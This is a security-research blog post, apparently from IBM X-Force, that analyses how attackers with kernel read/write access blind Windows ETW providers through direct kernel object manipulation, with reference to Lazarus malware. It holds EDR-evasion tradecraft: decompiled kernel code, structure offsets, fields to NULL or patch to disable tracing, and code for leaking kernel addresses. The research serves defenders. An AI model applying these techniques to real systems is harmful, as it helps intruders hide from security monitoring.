
Direct Kernel Object Manipulation (DKOM) Attacks on ETW Providers

securityintelligence.com/posts/direct-kernel-object-manipulation-attacks-etw-providers/

Home / Software Vulnerabilities



Software Vulnerabilities February 21, 2023

By Ruben Boonen 17 min read

Overview

In this post, IBM Security X-Force Red offensive hackers analyze how attackers, with elevated privileges, can use their access to stage Windows Kernel post-exploitation capabilities. Over the last few years, public accounts have increasingly shown that less sophisticated attackers are using this technique to achieve their objectives. It is therefore important that we put a spotlight on this capability and learn more about its potential impact. Specifically, in this post, we will evaluate how Kernel post-exploitation can be used to blind ETW sensors and tie that back to malware samples identified in-the-wild last year.

Intro

Over time, security mitigations and detection telemetry on Windows have improved substantially. When these capabilities are combined with well-configured Endpoint Detection & Response (EDR) solutions, they can represent a non-trivial barrier to post-exploitation. Attackers face a constant cost to develop and iterate on tactics, techniques, and procedures (TTPs) to avoid detection heuristics. On the Adversary Simulation team at IBM Security X-Force, we face this same issue. Our team is tasked with simulating advanced threat capabilities in some of the largest and most hardened environments. The combination of complex fine-tuned security solutions and well-trained Security Operations Center (SOC) teams can be very taxing on tradecraft. In some cases, the use of a specific TTP is made completely obsolete in the span of three to four months (usually tied to specific technology stacks).

Attackers may choose to leverage code execution in the Windows Kernel to tamper with some of these protections or to avoid a number of user-land sensors entirely. The first published demonstration of such a capability was in 1999 in Phrack Magazine. In the intervening years there have been a number of reported cases where Threat Actors (TAs) have used Kernel rootkits for post-exploitation. Some older examples include the Derusbi Family and the Lamberts Toolkit.

Traditionally these types of capabilities have mostly been limited to advanced TAs. In recent years, however, we have seen more commodity attackers use Bring Your Own Vulnerable Driver (BYOVD) exploitation primitives to facilitate actions on endpoint. In some instances, these techniques have been quite primitive, limited to simple tasks, but there have also been more capable demonstrations.

At the end of September 2022, researches from ESET released a white-paper about such a Kernel capability used by the Lazarus TA in a number of attacks against entities in Belgium and the Netherlands for the purpose of data exfiltration. This paper lays out a number of Direct Kernel Object Manipulation (DKOM) primitives that the payload uses to blind OS / AV / EDR telemetry. The available public research on these techniques is sparse. Gaining a more thorough understanding of Kernel post-exploitation tradecraft is critical for defense. A classic, naïve, argument often heard is that an attacker with elevated privileges can do anything so why should we model capabilities in that scenario? This is a weak stance. Defenders need to understand what capabilities an attacker has when they are elevated, which data sources remain reliable (and which don't), what containment options exist and how advanced techniques could be detected (even if capabilities to perform those detections don't exist). In this post I will focus specifically on patching Kernel Event Tracing for Windows (ETW) structures to render providers either ineffective or inoperable. I will provide some background on this technique, analyze how an attacker may manipulate Kernel ETW structures, and get into some of the mechanics of finding these structures. Finally, I will review how this technique was implemented by Lazarus in their payload.

ETW DKOM

ETW is a high-speed tracing facility built into the Windows operating system. It enables logging of events and system activities by applications, drivers, and the operating system, providing detailed visibility into system behavior for debugging, performance analysis, and security diagnostics.

In this section, I will give a high-level overview of Kernel ETW and its associated attack surface. This will be helpful to have a better understanding of the mechanics involved in manipulating ETW providers and the associated effects of those manipulations.

Kernel ETW Attack Surface

Researchers from Binarly gave a talk at BHEU 2021, which discussed the general attack surface of ETW on Windows. An overview of the threat model is pictured below.





Figure 1 – Veni, No Vidi, No Vici: Attacks on ETW Blind EDR Sensors (Binarly)

In this post, we focus on the Kernel space attack surface.



No	Attacks	Technique	Links
1	Disable tracing	▪ Zeroing TRACE_ENABLE_INFO ProviderEnableInfo fields IsEnabled and Level ▪ Zeroing ETW_GUID_ENTRY.ProviderEnableInfo (e.g. EtwpPsProvRegHandle)	1a, 1b
	Hijack gen. events	▪ Patching ETW_REG_ENTRY-> PETW_GUID_ENTRY GuidEntry	
2	Disable tracing	▪ **Zeroing** LevelPlus1, ▪ **Patching** EnableCallback ▪ **Patching** RegHandle->ETW_REG_ENTRY.ProviderEnableInfo ▪ **Patching** ETW_REG_ENTRY ->ETW_GUID_ENTRY	2a, 2b, 2c
	Hijack gen. events	**Patching** RegHandle->ETW_REG_ENTRY	
3	Disable tracing	**Patching** IsEnabled and Level	3a, 3b, 3c
4		**Patching** data structures designed for filter operations	4
5		Kernel **APC injection** can blind *Microsoft-Windows-Threat-Intelligence* sensor \ fake process name	5
6		**InfinityHook** helps to redirect the control flow. 7 – Use custom syscalls to avoid being logged.	6a, 6b, 7

Figure 2 – Veni, No Vidi, No Vici: Attacks on ETW Blind EDR Sensors (Binarly)

This post considers only attacks within the first attack category shown in "Figure 2", where tracing is either disabled or altered in some way.

As a cautionary note, when considering opaque structures on Windows it is always important to remember that these are subject to change, and in fact frequently do change across Windows versions. This is especially important when clobbering Kernel data, as mistakes will likely result in a Blue Screen of Death (BSoD), roll safe!

Initialization

Kernel providers are registered using *nt!EtwRegister*, a function exported by *ntoskrnl*. A decompiled version of the function can be seen below.

Decompile: EtwRegister - (10.0.22621.382-Analysed.blob)

```
void EtwRegister(LPCGUID ProviderId,PVOID *EnableCallback,PVOID CallbackContext,
                _ETW_REG_ENTRY *RegHandle)

{
  _ESERVERSILO_GLOBALS *ServerSiloGlobals;
  longlong unaff_retaddr;

                    /* 0x7b1de0  177  EtwRegister */
  ServerSiloGlobals = (_ESERVERSILO_GLOBALS *)PsGetCurrentServerSiloGlobals();
  EtwpRegisterKMProvider
            ((longlong)ServerSiloGlobals->EtwSiloState,(longlong *)ProviderId,3,
             (ulonglong *)EnableCallback,(ulonglong)CallbackContext,unaff_retaddr,
             (longlong **)RegHandle);
  return;
}
```

Figure 3 – nt!EtwRegister decompilation

Full initialization happens within the inner *EtwpRegisterKMProvider* function but there are two main takeaways here:

- The *ProviderId* is a pointer to a *16-byte* GUID. This GUID is static across operating systems so it can be used to identify the provider that is being initialized.
- The *RegHandle* is a memory address that receives a pointer to an *_ETW_REG_ENTRY* structure on a successful call. This data structure and some of its nested properties provide avenues to manipulate the ETW provider as per the research from Binarly.

Let's briefly list out the structures that Binarly highlighted on their slide in Figure 2.

ETW_REG_ENTRY

A full 64-bit listing of the *_ETW_REG_ENTRY* structure is shown below. Added details are available on Geoff Chappell's blog here. This structure can also be further explored on the Vergilius Project.

```
// 0x70 bytes (sizeof)
// Win11 22H2 10.0.22621.382
struct _ETW_REG_ENTRY
{
   struct _LIST_ENTRY RegList;                    //0x0
   struct _LIST_ENTRY GroupRegList;               //0x10
   struct _ETW_GUID_ENTRY* GuidEntry;             //0x20
```

```
    struct _ETW_GUID_ENTRY* GroupEntry;                  //0x28
    union
    {
        struct _ETW_REPLY_QUEUE* ReplyQueue;             //0x30
        struct _ETW_QUEUE_ENTRY* ReplySlot[4];           //0x30
        struct
        {
            VOID* Caller;                                //0x30
            ULONG SessionId;                             //0x38
        };
    };
    union
    {
        struct _EPROCESS* Process;                       //0x50
        VOID* CallbackContext;                           //0x50
    };
    VOID* Callback;                                      //0x58
    USHORT Index;                                        //0x60
    union
    {
        USHORT Flags;                                    //0x62
        struct
        {
            USHORT DbgKernelRegistration:1;              //0x62
            USHORT DbgUserRegistration:1;                //0x62
            USHORT DbgReplyRegistration:1;               //0x62
            USHORT DbgClassicRegistration:1;             //0x62
            USHORT DbgSessionSpaceRegistration:1;        //0x62
            USHORT DbgModernRegistration:1;              //0x62
            USHORT DbgClosed:1;                          //0x62
            USHORT DbgInserted:1;                        //0x62
            USHORT DbgWow64:1;                           //0x62
            USHORT DbgUseDescriptorType:1;               //0x62
            USHORT DbgDropProviderTraits:1;              //0x62
        };
    };
    UCHAR EnableMask;                                    //0x64
    UCHAR GroupEnableMask;                               //0x65
    UCHAR HostEnableMask;                                //0x66
    UCHAR HostGroupEnableMask;                           //0x67
    struct _ETW_PROVIDER_TRAITS* Traits;                 //0x68
};
```

ETW_GUID_ENTRY

One of the nested entries within *_ETW_REG_ENTRY* is GuidEntry, which is an *_ETW_GUID_ENTRY* structure. More information about this undocumented structure can be found on Geoff Chappell's blog here and on the Vergilius Project.

```
// 0x1a8 bytes (sizeof)
// Win11 22H2 10.0.22621.382
struct _ETW_GUID_ENTRY
{
   struct _LIST_ENTRY GuidList;                          //0x0
   struct _LIST_ENTRY SiloGuidList;                      //0x10
   volatile LONGLONG RefCount;                           //0x20
   struct _GUID Guid;                                    //0x28
   struct _LIST_ENTRY RegListHead;                       //0x38
   VOID* SecurityDescriptor;                             //0x48
   union
   {
      struct _ETW_LAST_ENABLE_INFO LastEnable;           //0x50
      ULONGLONG MatchId;                                 //0x50
   };
   struct _TRACE_ENABLE_INFO ProviderEnableInfo;         //0x60
   struct _TRACE_ENABLE_INFO EnableInfo[8];              //0x80
   struct _ETW_FILTER_HEADER* FilterData;                //0x180
   struct _ETW_SILODRIVERSTATE* SiloState;               //0x188
   struct _ETW_GUID_ENTRY* HostEntry;                    //0x190
   struct _EX_PUSH_LOCK Lock;                            //0x198
   struct _ETHREAD* LockOwner;                           //0x1a0
};
```

TRACE_ENABLE_INFO

Finally, one of the nested entries within *_ETW_GUID_ENTRY* is *ProviderEnableInfo* which is a *_TRACE_ENABLE_INFO* structure. For more information about the elements of this data structure, you can refer to Microsoft's official documentation and the Vergilius Project. The settings in this structure directly affect the operation and capabilities of the provider.

```
// 0x20 bytes (sizeof)
// Win11 22H2 10.0.22621.382
struct _TRACE_ENABLE_INFO
{
   ULONG IsEnabled;                                      //0x0
   UCHAR Level;                                          //0x4
```

```
    UCHAR Reserved1;                        //0x5
    USHORT LoggerId;                        //0x6
    ULONG EnableProperty;                   //0x8
    ULONG Reserved2;                        //0xc
    ULONGLONG MatchAnyKeyword;              //0x10
    ULONGLONG MatchAllKeyword;              //0x18
};
```

Understanding Registration Handle Usage

While some theoretical background is good, it is always best to look at concrete example usage to gain a deeper understanding of a topic. Let us briefly consider an example. Most critical Kernel ETW providers are initialized within, *nt!EtwpInitialize*, which is not exported. Looking within this function reveals about fifteen providers.

```
  EtwRegister((LPCGUID)&MS_Windows_Kernel_AppCompat_Provider,(ulonglong *)0x0,(PVOID)0x0,
              &EtwAppCompatProvRegHandle);
  EtwRegister((LPCGUID)&KernelAuditApiCallsGuid,(ulonglong *)0x0,(PVOID)0x0,
              &EtwApiCallsProvRegHandle);
  EtwRegister((LPCGUID)&CVEAuditProviderGuid,(ulonglong *)0x0,(PVOID)0x0,
              &EtwCVEAuditProvRegHandle);
  EtwRegister((LPCGUID)&ThreatIntProviderGuid,(ulonglong *)0x0,(PVOID)0x0,
              &EtwThreatIntProvRegHandle);
  EtwRegister((LPCGUID)&MS_Windows_Security_LPAC_Provider,(ulonglong *)0x0,(PVOID)0x0,
              &EtwLpacProvRegHandle);
  EtwRegister((LPCGUID)&SecurityMitigationsProviderGuid,(ulonglong *)0x0,(PVOID)0x0,
              &EtwSecurityMitigationsRegHandle);
  EtwRegister((LPCGUID)&CpuStarvationProvGuid,
              (ulonglong *)EtwpCpuStarvationProvEnableCallback,(PVOID)0x0,
```

Figure 4 – nt!EtwpInitialize partial decompilation

Taking the *Microsoft-Windows-Threat-Intelligence* (EtwTi) entry as an example, we can check the global *ThreatIntProviderGuid* parameter to recover the GUID for this provider.

```
  14000f74e 00          ??         00h
  14000f74f 00          ??         00h

                     ThreatIntProviderGuid                           XREF[1]
  14000f750 7c 89 e1       GUID       f4e1897c-bb5d-5668-f1d8-040f4d8dd344
            f4 5d bb
            68 56 f1 ...

                     SecurityMitigationsProviderGuid                 XREF[1]
  14000f760 92          ??         92h
  14000f761 03          ??         03h
```

Figure 5 – EtwTi Provider GUID

Searching this GUID online will immediately reveal that we were able to recover the correct value (*f4e1897c-bb5d-5668-f1d8-040f4d8dd344*).

Let's look at an instance where the registration handle parameter, *EtwThreatIntProvRegHandle*, is used and analyze how it is used. One place where the handle is referenced is *nt!EtwTiLogDriverObjectUnLoad*. From the name of this function, we can intuit that it is meant to generate events when a driver object is unloaded by the Kernel.

Decompile: EtwTiLogDriverObjectUnLoad - (10.0.22621.382-Analysed.blob)

```

void EtwTiLogDriverObjectUnLoad(ushort *param_1)

{
  longlong lVar1;
  undefined8 uVar2;
  undefined auStackY_68 [32];
  ushort local_38 [4];
  ushort *local_30;
  undefined8 local_28;
  wchar_t *local_20;
  uint local_18;
  undefined4 local_14;
  ulonglong local_10;

  lVar1 = EtwThreatIntProvRegHandle;
  local_10 = __security_cookie ^ (ulonglong)auStackY_68;
  uVar2 = EtwEventEnabled(EtwThreatIntProvRegHandle,(longlong)&THREATINT_DRIVER_OBJECT_UNLOAD);
  if ((char)uVar2 != '\0') {
    uVar2 = EtwProviderEnabled(lVar1,0,0x40000000);
    if ((char)uVar2 != '\0') {
      if ((param_1 == (ushort *)0x0) || (local_38[0] = *param_1, local_38[0] == 0)) {
        local_18 = 0xc;
        local_20 = L"(null)";
        local_38[0] = 6;
      }
      else {
        local_20 = *(wchar_t **)(param_1 + 4);
        local_18 = (uint)local_38[0];
        local_38[0] = local_38[0] >> 1;
      }
      local_30 = local_38;
      local_28 = 2;
      local_14 = 0;
      EtwWrite(lVar1,(uint *)&THREATINT_DRIVER_OBJECT_UNLOAD,(undefined4 *)0x0,2,(uint *)&local_30);
    }
  }
  __security_check_cookie(local_10 ^ (ulonglong)auStackY_68);
  return;
}
```

Figure 6 – nt!EtwTiLogDriverUnload decompilation

The *nt!EtwEventEnabled* and *nt!EtwProviderEnabled* functions are both called here passing in the registration handle as one of the arguments. Let's look at one of these sub-functions to understand more about what is going on.

Decompile: EtwProviderEnabled - (10.0.22621.382-Analysed.blob)

```
BOOLEAN EtwProviderEnabled(_ETW_REG_ENTRY *RegHandle,UCHAR Level,ulonglong Keyword)

{
  BOOLEAN bRet;
  _ETW_GUID_ENTRY *GUIDEntry;
  byte ProviderLevel;
  ulonglong ProviderMatchAllKeywords;

                    /* 0x20ff10  176  EtwProviderEnabled */
  if ((RegHandle == (_ETW_REG_ENTRY *)0x0) ||
     ((((GUIDEntry = RegHandle->GuidEntry, (GUIDEntry->ProviderEnableInfo).IsEnabled == 0 ||
        ((ProviderLevel = (GUIDEntry->ProviderEnableInfo).Level, ProviderLevel < Level &&
         (ProviderLevel != 0)))) ||
       ((((GUIDEntry->ProviderEnableInfo).EnableProperty & 0x40) == 0 || (Keyword != 0)) &&
        ((((GUIDEntry->ProviderEnableInfo).MatchAnyKeyword & Keyword) == 0 ||
         (ProviderMatchAllKeywords = (GUIDEntry->ProviderEnableInfo).MatchAllKeyword,
         (ProviderMatchAllKeywords & Keyword) != ProviderMatchAllKeywords)))))) &&
      ((RegHandle->GroupEnableMask == '\0' ||
       (ProviderMatchAllKeywords =
             EtwpLevelKeywordEnabled
                       ((int *)&RegHandle->GroupEntry->ProviderEnableInfo,Level,Keyword),
       (char)ProviderMatchAllKeywords == '\0')))))) {
    bRet = 0;
  }
  else {
    bRet = 1;
  }
  return bRet;
}
```

Figure 7 – nt!EtwProviderEnable decompilation

Admittedly this is a bit difficult to follow. However, the pointer arithmetic is not especially important. Instead, let's focus on how this function processes the registration handle. It appears that the function validates a number of properties of the *_ETW_REG_ENTRY* structure and its sub-structures such as the *GuidEntry* property.

```
struct _ETW_REG_ENTRY
{
    …
    struct _ETW_GUID_ENTRY* GuidEntry;                    //0x20
    …
}
```

And the GuidEntry->ProviderEnableInfo property.

```
struct _ETW_GUID_ENTRY
{
    …
    struct _TRACE_ENABLE_INFO ProviderEnableInfo;        //0x60
    …
}
```

The function then goes into similar level-based checks. Finally, the function returns true or false to indicate if a provider is enabled for event logging at a specified level and keyword. More details are available using Microsoft's official documentation.

We can see that when a provider is accessed through its registration handle the integrity of those structures become very important to the operation of the provider. Conversely, if an attacker was able to manipulate those structures, they could influence the control flow of the caller to drop or eliminate events from being recorded.

Attacking Registration Handles

Looking back at Binarly's stated attack surface and leaning on our light analysis, we can posit some strategies to disrupt event collection.

- An attacker can *NULL* the *_ETW_REG_ENTRY* pointer. Any functions referencing the registration handle would then assume that the provider had not been initialized.
- An attacker can *NULL* the *_ETW_REG_ENTRY->GuidEntry->ProviderEnableInfo* pointer. This should effectively disable the provider's collection capabilities as *ProviderEnableInfo* is a pointer to a *_TRACE_ENABLE_INFO* structure which outlines how the provider is supposed to operate.

- An attacker can overwrite properties of the *_ETW_REG_ENTRY->GuidEntry->ProviderEnableInfo* data structure to tamper with the configuration of the provider.
  - *IsEnabled*: Set to 1 to enable receiving events from the provider or to adjust the settings used when receiving events from the provider. Set to 0 to disable receiving events from the provider.
  - *Level*: A value that indicates the maximum level of events that you want the provider to write. The provider typically writes an event if the event's level is less than or equal to this value, in addition to meeting the *MatchAnyKeyword* and *MatchAllKeyword* criteria.
  - *MatchAnyKeyword*: 64-bit bitmask of keywords that determine the categories of events that you want the provider to write. The provider typically writes an event if the event's keyword bits match any of the bits set in this value or if the event has no keyword bits set, in addition to meeting the Level and *MatchAllKeyword* criteria.
  - *MatchAllKeyword*: 64-bit bitmask of keywords that restricts the events that you want the provider to write. The provider typically writes an event if the event's keyword bits match all of the bits set in this value or if the event has no keyword bits set, in addition to meeting the Level and *MatchAnyKeyword* criteria.

Kernel Search Tradecraft

We have a good idea now of what a DKOM attack on ETW looks like. Let's assume that the attacker has a vulnerability that grants a Kernel Read / Write primitive, as the Lazarus malware does in this case by loading a vulnerable driver. What is missing is a way to find these registration handles.

I will outline two main techniques to find these handles and show the variant of one that is used by Lazarus in their Kernel payload.

Medium Integrity Level (MedIL) KASLR Bypass

First, it may be prudent to explain that while there is Kernel ASLR, this is not a security boundary for local attackers if they can execute code at MedIL or higher. There are many ways to leak Kernel pointers that are only restricted in sandbox or LowIL scenarios. For some background you can have a look at I Got 99 Problems But a Kernel Pointer Ain't One by Alex Ionescu, many of these techniques are still applicable today.

The tool of choice here is *ntdll!NtQuerySystemInformation* with the *SystemModuleInformation* class:

internal static UInt32 SystemModuleInformation = 0xB;

```
[DllImport("ntdll.dll")]
internal static extern UInt32 NtQuerySystemInformation(
   UInt32 SystemInformationClass,
   IntPtr SystemInformation,
   UInt32 SystemInformationLength,
   ref UInt32 ReturnLength);
```

This function returns the live base address of all modules loaded in Kernel space. At that point, it is possible to parse those modules on disk and convert raw file offsets to relative virtual addresses and vice versa.

```
public static UInt64 RvaToFileOffset(UInt64 rva,
List<SearchTypeData.IMAGE_SECTION_HEADER> sections)
{
   foreach (SearchTypeData.IMAGE_SECTION_HEADER section in sections)
   {
      if (rva >= section.VirtualAddress && rva < section.VirtualAddress + section.VirtualSize)
      {
         return (rva – section.VirtualAddress + section.PtrToRawData);
      }
   }
   return 0;
}

public static UInt64 FileOffsetToRVA(UInt64 fileOffset,
List<SearchTypeData.IMAGE_SECTION_HEADER> sections)
{
   foreach (SearchTypeData.IMAGE_SECTION_HEADER section in sections)
   {
      if (fileOffset >= section.PtrToRawData && fileOffset < (section.PtrToRawData +
section.SizeOfRawData))
      {
         return (fileOffset – section.PtrToRawData) + section.VirtualAddress;
      }
   }
   return 0;
}
```

An attacker can also load these modules into their user-land process using standard load library API calls (e.g., *ntdll!LdrLoadDll*). Doing so would avoid complications of converting file offsets to RVA's and back. However, from an operational security (OpSec) point of view this is not ideal as it can generate more detection telemetry.

Method 1: Gadget Chains


Where possible, this is the technique that I prefer because it makes leaks more portable across module versions because they are less affected by patch changes. The downside is that you are reliant on a gadget chains existing for the object you want to leak.

Considering ETW registration handles, let's take *Microsoft-Windows-Threat-Intelligence* as an example. Below you can see the full call to *nt!EtwRegister*.

```
140b3cd7b 4c 8d 0d      LEA     param_4,[EtwThreatIntProvRegHandle]
          76 4a 0f 00
140b3cd82 45 33 c0      XOR     R8D,R8D
140b3cd85 33 d2         XOR     param_2,param_2
140b3cd87 48 8d 0d      LEA     param_1,[ThreatIntProviderGuid]
          c2 29 4d ff
140b3cd8e e8 4d 50      CALL    EtwRegister
          c7 ff
```

Figure 8 – nt!EtwRegister full CALL disassembly

Here we want to leak the pointer to the registration handle, *EtwThreatIntProvRegHandle*. As seen loaded into *param_4* on the first line of Figure 8. This pointer resolves to a global within the *.data* section of the Kernel module. Since this call occurs in an un-exported function, we are not able to leak its address directly. Instead, we have to look where this global is referenced and see if it is used in a function whose address are able to leak.



Location	Label	Code Unit	Context
14029e81c		MOV R10,qword ptr [EtwThreatIntProvRegHandle]	READ
140340110		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
